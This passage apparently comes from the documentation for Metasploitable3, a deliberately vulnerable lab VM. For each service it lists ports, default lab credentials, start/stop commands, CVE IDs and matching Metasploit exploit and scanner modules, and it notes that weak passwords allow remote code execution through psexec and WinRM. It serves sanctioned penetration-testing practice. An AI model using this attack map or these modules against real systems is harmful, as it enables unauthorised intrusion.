    - U: sploit
    - P: sploit

Start/Stop

- Stop: Open services.msc. Stop the Apache Tomcat 8.0 Tomcat8 service.
- Start: Open services.msc. Start the Apache Tomcat 8.0 Tomcat8 service.

Vulnerability IDs

- CVE-2016-3087

Modules

- exploit/multi/http/struts_dmi_rest_exec

Tomcat

Ports

- 8282 - HTTP

Credentials

- U: sploit
- P: sploit

Start/Stop

- Stop: Open services.msc. Stop the Apache Tomcat 8.0 Tomcat8 service.

- Start: Open services.msc. Start the Apache Tomcat 8.0 Tomcat8 service.

Vulnerability IDs

- CVE-2009-3843
- CVE-2009-4189

Modules

- auxiliary/scanner/http/tomcat_enum
- auxiliary/scanner/http/tomcat_mgr_login
- exploits/multi/http/tomcat_mgr_deploy
- exploits/multi/http/tomcat_mgr_upload
- post/windows/gather/enum_tomcat

Jenkins

Ports

- 8484 - HTTP

Credentials

- None enabled by default
-

Start/Stop

- Stop: Open services.msc. Stop the jenkins service.
- Start: Open services.msc. Start the jenkins service.

Modules

- exploits/multi/http/jenkins_script_console
- auxiliary/scanner/http/jenkins_enum

IIS - FTP

Ports

- 21 - FTP

Credentials

Windows credentials

Access

Any FTP client should work

Start/Stop

- Stop: `net stop msftpsvc`
- Start: `net start msftpsvc`

IIS - HTTP

Ports

- 80 - HTTP

Credentials

- U: vagrant
- P: vagrant

Start/Stop

- Stop: Open services.msc. Stop the World Wide Web Publishing service.
- Start: Open services.msc. Start the World Wide Web Publishing service.

Vulnerability IDs

- CVE-2015-1635

Modules

- auxiliary/dos/http/ms15_034_ulonglongadd

Ports

- 445 - SMB
- 139 - NetBIOS

Credentials

- Any credentials valid for Metasploitable3 should work. See the list here

Start/Stop

- Enabled by default

Vulnerabilities

- Multiple users with weak passwords exist on the target. Those passwords can be easily cracked and used to run remote code using psexec.

Modules

- exploits/windows/smb/psexec
- exploits/windows/smb/psexec_psh

SSH

Ports

- 22 - SSH

Credentials

- Any credentials valid for Metasploitable3 should work. See the list here

Access

- Use an SSH client to connect and run commands remotely on the target.

Start/Stop

- Enabled by default

Vulnerabilities

- Multiple users with vulnerable passwords exist on the target. Those passwords can be easily broken into. Once a session is opened, remote code can be executed using SSH.

Modules

WinRM

Ports

- 5985 - HTTPS

Credentials

- Any credentials valid for Metasploitable3 should work. See the list here

Access

Start/Stop

- Stop: Open services.msc. Stop the Windows Remote Management service.
- Start: Open services.msc. Start the Windows Remote Management service.

Vulnerabilities

- Multiple users with weak passwords exist on the target. Those passwords can be easily cracked and WinRM can be used to run remote code on the target.

Modules

- auxiliary/scanner/winrm/winrm_cmd
- auxiliary/scanner/winrm/winrm_wql
- auxiliary/scanner/winrm/winrm_login
- auxiliary/scanner/winrm/winrm_auth_methods
- exploits/windows/winrm/winrm_script_exec

chinese caidao

Ports

- 80 - HTTP

Credentials

- Any credentials valid for Metasploitable3 should work. See the list here
-

Start/Stop

- Stop: Open services.msc. Stop the World Wide Web Publishing service.
- Start: Open services.msc. Start the World Wide Web Publishing service.

Modules

- auxiliary/scanner/http/caidao_bruteforce_login

ManageEngine

Ports

8020 - HTTP

Credentials

Username: admin Password: admin

Start/Stop

- Stop: In command prompt, do `net stop ManageEngine Desktop Central Server`
- Start: In command prompt, do `net start ManageEngine Desktop Central Server`

Vulnerability IDs

- CVE-2015-8249

Modules

- exploit/windows/http/manageengine_connectionid_write

ElasticSearch

Ports

9200 - HTTP

Credentials

No credentials needed

Start/Stop

- Stop: In command prompt, do `net stop elasticsearch-service-x64`
- Start: In command prompt, do `net start elasticsearch-service-x64`

Vulnerability IDs

- CVE-2014-3120

Modules

- exploit/multi/elasticsearch/script_mvel_rce

Apache Axis2

Ports

8282 - HTTP

Credentials

No credentials needed

Start/Stop

Log into Apache Tomcat, and start or stop from the application manager.

Vulnerability IDs

- CVE-2010-0219

Modules

- exploit/multi/http/axis2_deployer

WebDAV

Ports

8585 - HTTP

Credentials

No credentials needed

Start/Stop

- Stop: In command prompt, do `net stop wampapache`
- Start: In command prompt, do `net start wampapache`

SNMP

Ports

161 - UDP

Credentials

Community String: public

Access

Load the auxiliary/scanner/snmp/snmp_enum module in Metasploit and to parse the SNMP data.

Start/Stop

- Stop: In command prompt, do `net stop snmp`
- Start: In command prompt, do `net start snmp`

Modules

- auxiliary/scanner/snmp/snmp_enum

MySQL

Ports

3306 - TCP

Credentials

U: root P:

Access

Use the mysql client to connect to port 3306 on Metasploitable3.

Start/Stop

- Stop: In command prompt, do `net stop wampmysql`
- Start: In command prompt, do `net start wampmysql`

Modules

- windows/mysql/mysql_payload

JMX

Ports

1617 - TCP

Credentials

No credentials needed

Start/Stop

- Stop: In command prompt, do `net stop jmx`
- Start: In command prompt, do `net start jmx`

Vulnerability IDs

- CVE-2015-2342

Modules

- multi/misc/java_jmx_server

Wordpress

Ports

8585 - HTTP

Credentials

No credentials needed

Start/Stop

- Stop: In command prompt, do `net stop wampapache`
- Start: In command prompt, do `net start wampapache`

Vulnerable Plugins

- NinjaForms 2.9.42 - CVE-2016-1209

Modules

- unix/webapp/wp_ninja_forms_unauthenticated_file_upload

Remote Desktop

Ports

3389 - RDP

Credentials

Any Windows credentials

Access

Use a remote desktop client. Either your OS already has one, or download a 3rd party.

Start/Stop

- Stop: `net stop rdesktop`
- Start: `net start rdesktop`

Modules

N/A

PHPMyAdmin

Ports

8585 - HTTP

Credentials

U: root P:

Start/Stop

- Stop: In command prompt, do `net stop wampapache`
- Start: In command prompt, do `net start wampapache`

Vulnerability IDs

CVE-2013-3238

Modules

- multi/http/phpmyadmin_preg_replace

Ruby on Rails

Ports

- 3000- HTTP

Credentials

N/A

Start/Stop

- Stop: Open task manager and kill the ruby.exe process
- Start: Go to Task Scheduler and find the corresponding task. Right-click and select Run.

Vulnerability IDs

- CVE-2015-3224

Modules

- exploit/multi/http/rails_web_console_v2_code_exec